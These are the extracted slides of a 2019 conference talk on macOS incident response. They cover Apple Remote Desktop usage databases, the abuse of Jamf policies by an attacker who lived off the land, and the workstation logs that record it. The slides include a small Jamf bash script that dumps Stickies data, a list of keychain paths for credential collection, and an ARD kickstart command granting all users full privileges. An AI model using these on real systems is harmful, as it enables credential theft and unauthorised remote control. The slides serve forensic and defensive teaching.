
00c40b20:	7074	696f	6e00	0132	3133	2e5f	7573	626d	ption..213._usbm
00c40b30:	7578	6400	0132	3537	2e5f	6461	7461	6465	uxd..257._datade
00c40b40:	7465	6374	6f72	7300	0132	3534	2e5f	6669	tectors..254._fi
00c40b50:	6e64	6d79	6465	7669	6365	0001	3236	322e	ndmydevice..262.
00c40b60:	5f63	6d69	6f64	616c	6173	7369	7374	616e	_cmiodalassistan
00c40b70:	7473	0001	3236	362e	5f74	696d	6564	0001	ts..266._timed..
00c40b80:	3236	302e	5f61	7070	6c65	7061	7900	0139	260._applepay..9
00c40b90:	322e	5f73	6563	7572	6974	7961	6765	6e74	2._securityagent
00c40ba0:	0001	3838	2e5f	7769	6e64	6f77	7365	7276	..88._windowserver
00c40bb0:	6572	0001	3839	2e5f	7370	6f74	6c69	6768	er..89._spotligh
00c40bc0:	7400	0139	372e	5f61	7473	7365	7276	6572	t..97._atsserver
00c40bd0:	0001	3230	322e	5f63	6f72	6561	7564	696f	..202._coreaudio
00c40be0:	6400	0136	352e	5f6d	646e	7372	6573	706f	d..65._mdnsrespo
00c40bf0:	6e64	6572	0001	3234	382e	5f6d	6273	6574	nder..248._mbset
00c40c00:	7570	7573	6572	0001	3535	2e5f	6170	706c	upuser..55._appl
00c40c10:	6565	7665	6e74	7300	0132	3132	2e5f	6376	eevents..212._cv
00c40c20:	6d73	0001	3233	352e	5f61	7373	6574	6361	ms..235._assetca
00c40c30:	6368	6500	0132	3033	2e5f	7363	7265	656e	che..203._screen
00c40c40:	7361	7665	7200	0131	2e64	6165	6d6f	6e00	saver..1.daemon.
00c40c50:	0132	3530	2e5f	616e	616c	7974	6963	7375	.250._analyticsu
00c40c60:	7365	7273	00						sers.


00c40b20:	7074	696f	6e00	0132	3133	2e5f	7573	626d	ption..213._usbm
00c40b30:	7578	6400	0132	3537	2e5f	6461	7461	6465	uxd..257._datade
00c40b40:	7465	6374	6f72	7300	0132	3534	2e5f	6669	tectors..254._fi
00c40b50:	6e64	6d79	6465	7669	6365	0001	3236	322e	ndmydevice..262.
00c40b60:	5f63	6d69	6f64	616c	6173	7369	7374	616e	_cmiodalassistan
00c40b70:	7473	0001	3236	362e	5f74	696d	6564	0001	ts..266._timed..
00c40b80:	3236	302e	5f61	7070	6c65	7061	7900	0139	260._applepay..9
00c40b90:	322e	5f73	6563	7572	6974	7961	6765	6e74	2._securityagent
00c40ba0:	0001	3838	2e5f	7769	6e64	6f77	7365	7276	..88._windowserv
00c40bb0:	6572	0001	3839	2e5f	7370	6f74	6c69	6768	er..89._spotligh
00c40bc0:	7400	0139	372e	5f61	7473	7365	7276	6572	t..97._atsserver
00c40bd0:	0001	3230	322e	5f63	6f72	6561	7564	696f	..202._coreaudio
00c40be0:	6400	0136	352e	5f6d	646e	7372	6573	706f	d..65._mdnsrespo
00c40bf0:	6e64	6572	0001	3234	382e	5f6d	6273	6574	nder..248._mbset
00c40c00:	7570	7573	6572	0001	3535	2e5f	6170	706c	upuser..55._appl
00c40c10:	6565	7665	6e74	7300	0132	3132	2e5f	6376	eevents..212._cv
00c40c20:	6d73	0001	3233	352e	5f61	7373	6574	6361	ms..235._assetca
00c40c30:	6368	6500	0132	3033	2e5f	7363	7265	656e	che..203._screen
00c40c40:	7361	7665	7200	0131	2e64	6165	6d6f	6e00	saver..1.daemon.
00c40c50:	0132	3530	2e5f	616e	616c	7974	6963	7375	.250._analyticsu
00c40c60:	7365	7273	00						sers.

main table

supporting
tables

strings





00c40b20:	7074	696f	6e00	0132	3133	2e5f	7573	626d	ption..213._usbm
00c40b30:	7578	6400	0132	3537	2e5f	6461	7461	6465	uxd..257._datade
00c40b40:	7465	6374	6f72	7300	0132	3534	2e5f	6669	tectors..254._fi
00c40b50:	6e64	6d79	6465	7669	6365	0001	3236	322e	ndmydevice..262.
00c40b60:	5f63	6d69	6f64	616c	6173	7369	7374	616e	_cmiodalassistan
00c40b70:	7473	0001	3236	362e	5f74	696d	6564	0001	ts..266._timed..
00c40b80:	3236	302e	5f61	7070	6c65	7061	7900	0139	260._applepay..9
00c40b90:	322e	5f73	6563	7572	6974	7961	6765	6e74	2._securityagent
00c40ba0:	0001	3838	2e5f	7769	6e64	6f77	7365	7276	..88._windowserver
00c40bb0:	6572	0001	3839	2e5f	7370	6f74	6c69	6768	er..89._spotligh
00c40bc0:	7400	0139	372e	5f61	7473	7365	7276	6572	t..97._atsserver
00c40bd0:	0001	3230	322e	5f63	6f72	6561	7564	696f	..202._coreaudio
00c40be0:	6400	0136	352e	5f6d	646e	7372	6573	706f	d..65._mdnsrespo
00c40bf0:	6e64	6572	0001	3234	382e	5f6d	6273	6574	nder..248._mbset
00c40c00:	7570	7573	6572	0001	3535	2e5f	6170	706c	upuser..55._appl
00c40c10:	6565	7665	6e74	7300	0132	3132	2e5f	6376	eevents..212._cv
00c40c20:	6d73	0001	3233	352e	5f61	7373	6574	6361	ms..235._assetca
00c40c30:	6368	6500	0132	3033	2e5f	7363	7265	656e	che..203._screen
00c40c40:	7361	7665	7200	0131	2e64	6165	6d6f	6e00	saver..1.daemon.
00c40c50:	0132	3530	2e5f	616e	616c	7974	6963	7375	.250._analyticsu
00c40c60:	7365	7273	00						sers.

000360b0: 0000 0000 0000 0000 0003 5398 0100 0004S.....
000360c0: 0040 81e5 0000 d79c faa3 0000 0000 d79c .@.....
000360d0: faa3 0000 0000 0000 0000 0000 0000 0c46F
000360e0: ffff f3ba 0005 81a4 0000 0000 0901 0000
000360f0: 0000 0000 0000 0a35 0000 003a 0000 00005...:....
00036100: 0000 0000 0000 0000 0003 5398 0100 0004S.....

00c40be0: 6400 0136 352e 5f6d 646e 7372 6573 706f d..65._mdnsrespo
00c40bf0: 6e64 6572 0001 3234 382e 5f6d 6273 6574 nder..248._mbset
00c40c00: 7570 7573 6572 0001 3535 2e5f 6170 706c upuser..55._appl
00c40c10: 6565 7665 6e74 7300 0132 3132 2e5f 6376 eevents..212._cv
00c40c20: 6d73 0001 3233 352e 5f61 7373 6574 6361 ms..235._assetca
00c40c30: 6368 6500 0132 3033 2e5f 7363 7265 656e che..203._screen
00c40c40: 7361 7665 7200 0131 2e64 6165 6d6f 6e00 saver. 1.daemon.
00c40c50: 0132 3530 2e5f 616e 616c 7974 6963 7375 .250._analyticsu
00c40c60: 7365 7273 00 sers.


000360b0: 0000 0000 0000 0000 0003 5398 0100 0004S.....
000360c0: 0040 81e5 0000 d79c faa3 0000 0000 d79c .@.....
000360d0: faa3 0000 0000 0000 0000 0000 0000 0c46F
000360e0: ffff f3ba 0005 81a4 0000 0000 0901 0000
000360f0: 0000 0000 0000 0a35 0000 003a 0000 00005...:....
00036100: 0000 0000 0000 0000 0003 5398 0100 0004S.....

00c40be0: 6400 0136 352e 5f6d 646e 7372 6573 706f d..65._mdnsrespo
00c40bf0: 6e64 6572 0001 3234 382e 5f6d 6273 6574 nder..248._mbset
00c40c00: 7570 7573 6572 0001 3535 2e5f 6170 706c upuser..55._appl
00c40c10: 6565 7665 6e74 7300 0132 3132 2e5f 6376 eevents..212._cv
00c40c20: 6d73 0001 3233 352e 5f61 7373 6574 6361 ms..235._assetca
00c40c30: 6368 6500 0132 3033 2e5f 7363 7265 656e che..203._screen
00c40c40: 7361 7665 7200 0131 2e64 6165 6d6f 6e00 saver. 1.daemon.
00c40c50: 0132 3530 2e5f 616e 616c 7974 6963 7375 .250._analyticsu
00c40c60: 7365 7273 00 sers.

files:

- dir:	path: /		
		ext:	user: 0.root group: 0.wheel
- dir:	path: /.HFS+ Private Directory Data/		
		ext:	user: 0.root group: 0.wheel
- dir:	path: /usr/		
		ext:	user: 0.root group: 0.wheel
- dir:	path: /usr/bin/		
		ext:	user: 0.root group: 0.wheel
- file:	path: /usr/bin/uux		
		ext:	user: 4._uucp group: 0.wheel
- file:	path: /usr/bin/cpan		
		ext:	user: 0.root group: 0.wheel
- file:	path: /usr/bin/BuildStrings		
		ext:	user: 0.root group: 0.wheel
- file:	path: /usr/bin/loads.d		
		ext: .d	user: 0.root group: 0.wheel
- file:	path: /usr/bin/write		
		ext:	user: 0.root group: 4.tty

The Gold Mine



rmdb.sqlite3

RMDB At Its Core

- Table Structure:
 - ApplicationName
 - ApplicationUsage
 - PropertyNameMap
 - SystemInformation
 - UserUsage

RMDB At Its Core

- Detailed application usage

	ComputerID	AppName	AppURL	ItemSeq	LastUpdated
	Filter	Filter	Filter	Filter	Filter
1	12a3bc45d6e7	Calculator	file:///Applications/Calculator.app/	0	550728433
2	12a3bc45d6e7	Siri	file:///System/Library/CoreServices/Siri.app/	1	550728433
3	12a3bc45d6e7	Google Chrome	file:///Applications/Google%20Chrome.app/	2	550728433
	12a3bc45d6e7	Safari	file:///Applications/Safari.app/	3	550728433

LaunchTime FrontMost



	ComputerID	FrontMost	LaunchTime	RunLength	ItemSeq	LastUpdated	UserName	RunState
	12a3bc45d6e7 ✖	Filter	Filter	Filter	Filter	Filter	Filter	Filter
1	12a3bc45d6e7	549398350.235825	1.497687	184.745408	0	550728433	willi	1
2	12a3bc45d6e7	549398344.416196	1.221646	190.584638	1	550728433	willi	1
3	12a3bc45d6e7	548995579.562371	242.151921	2859.440065	2	550728433	willi	1
	12a3bc45d6e7	549054006.493115	332.374756	6931.148915	2	550728433	willi	1

RMDB At Its Core

- User logins

	ComputerID	LastUpdated	UserName	LoginType	inTime	outTime	Host
	Filter	Filter	Filter	Filter	Filter	Filter	Filter
594	12a3bc45d6e7	550728433	jakenica	ttys000	553819312.000000	553819455.000000	10.0.0.7
595	12a3bc45d6e7	550728433	jakenica	ttys000	553820289.000000	553820312.000000	NA

RMDB At Its Core

■ System Info

- Hardware
- Network

	ComputerID	ObjectName	PropertyName	ItemSeq	Value	LastUpdated
	Filter	Filter	Filter	Filter	Filter	Filter
15	12:a3:bc:45:d6:e7	Mac_USBDeviceElement	DataDate	0	2018-06-15T04:07:13Z	2018-06-15T04:07:13Z
16	12:a3:bc:45:d6:e7	Mac_USBDeviceElement	ProductName	0	BRCM20702 Hub	2018-06-15T04:07:13Z
17	12:a3:bc:45:d6:e7	Mac_USBDeviceElement	DataDate	1	2018-06-15T04:07:13Z	2018-06-15T04:07:13Z
	12:a3:bc:45:d6:e7	Mac_USBDeviceElement	ProductName	1	Bluetooth USB Host Controller	2018-06-15T04:07:13Z

RMDB Can Contain
OVER 1 YEAR OF DATA!



ARD: A Bushel of Evidence


- Forensic force multiplier
- Detailed application usage
- User login activity
- System information
- File system listing

ATT&CK(ARD)

Initial Access	
Execution	
Persistence	ARD
Privilege Escalation	
Defense Evasion	
Credential Access	
Discovery	
Lateral Movement	ARD
Collection	ARD
Command and Control	
Exfiltration	
Impact	




Jamf



Jamf

- macOS management-solution application
 - Policies remotely perform common tasks on managed computers
 - Interpreted scripts using the following languages:
 - Perl, Bash, Shell, AppleScript, csh, zsh, ksh, TCL, PHP, Ruby, or Python






attackers

About Jamf: Helping ~~organizations~~ succeed with Apple.

Paving the way for a better Apple experience in businesses and schools.

An idea is born.



Jamf was born from the desire to create a better technology management solution for the hundreds of Macs on the University of Wisconsin — Eau Claire (UWEC) campus.

As a student at UWEC, Zach Halmstad, Jamf co-founder, worked full-time in the IT department deploying, updating and tracking over 400 student and faculty Macs.

After years of wishing there was a smarter, more efficient way to do his job, he decided to create one himself.

As Zach worked, went to class and studied, he coded a solution that revolutionized Apple management and changed the perception of Mac in education and enterprises around the world.

ATT&CK(Jamf)


Initial Access	
Execution	Jamf
Persistence	
Privilege Escalation	Jamf
Defense Evasion	
Credential Access	Jamf
Discovery	Jamf
Lateral Movement	Jamf
Collection	Jamf
Command and Control	Jamf
Exfiltration	Jamf
Impact	

Jamf – Data Collection

```
1  #!/bin/bash
2
3  if [ -f /Users/*/Library/StickiesDatabase ]; then
4      cat /Users/*/Library/StickiesDatabase | base64;
5      exit 0
6  fi
7  exit 1
```

Jamf – Data Collection

- macOS keychain file collection
 - /Users/<USER>/Library/Keychains/*
 - /Users/<USER>/Library/Keychains/login.keychain-db
 - /Library/Keychains/System.keychain
 - /private/var/db/SystemKey
- Fake password prompt



Jamf – Endpoint Management

- Push an SSH Public Key to the system
- Initiate SSH Connections
- Enable Apple Remote Desktop



Jamf Evidence – Server Logs

- Jamf Application server logs
 - Web server access logs
 - Policy and Script Execution on Endpoints
 - Policy and Script Creation and Deletion
- Jamf Database server log
 - Policy and Script contents
 - Used backups to recover historical items

Jamf Evidence – Workstation Logs

■ Jamf Log

- Evidence of Jamf Policy execution
- Plaintext file – Local System Time
- Location: `/private/var/log/jamf.log`

Sun Dec 16 07:37:20 <SYSTEM> jamf[4312]: Executing Policy <Policy Name>

Jamf Evidence – Workstation Logs

- Unified Log
 - evidence of Jamf Policy and Script execution
 - Proprietary format that must be rebuilt from:
 - /private/var/db/diagnostics/*
 - /private/var/db/uuidtext/*
 - Local System Time

jamf: [com.jamf.management.binary:all] Executing Policy <Policy Name>

jamf: [com.jamf.management.binary:all] Running script <Script Name>

Jamf Evidence – Workstation Logs

```
jamf: [com.jamf.management.binary:all]
```

```
---EDITED FOR CLARITY---
```

```
/System/Library/CoreServices/RemoteManagement/ARDAgent.app/Contents  
/Resources/kickstart -activate -configure -allowAccessFor -allUsers  
-privs -all
```

```
Starting...
```

```
Activated Remote Management.
```

```
Setting allow all users to YES.
```

```
Setting all users privileges to 1073742079.
```


```
Done.
```


SSH Known Hosts

- SSH Known Hosts file
 - Indication of Lateral Movement
 - Location: ~/.ssh/known_hosts
 - Plaintext file

`<Destination IP Address> <Public Key Type> <Public Key>`

Impact



ATT&CK(macOS)

Initial Access	phishing
Execution	phishing, Jamf
Persistence	ARD
Privilege Escalation	Jamf
Defense Evasion	
Credential Access	phishing, O365, Jamf
Discovery	O365, Jamf
Lateral Movement	ARD, Jamf
Collection	O365, ARD, Jamf
Command and Control	Jamf
Exfiltration	Jamf
Impact	

Recap

- Large scale macOS enterprise IR
- No malware
- Attacker lived off the land
- Situational artifacts
- Challenges:
 - Log retention
 - Privacy
- Lessons learned:
 - Lots more R&D to be done for macOS IR

Advice for macOS IR at Scale

- Increase logging retention
- Know your baseline
 - ARD & SSH allowed?
- Monitor lateral movement
- Audit Jamf policies and scripts



CYBER DEFENSE SUMMIT 2019

Thank You!



Willi Ballenthin

Senior Staff Reverse Engineer



Ashley Frazer

Consultant



Jake Nicaastro

Associate Consultant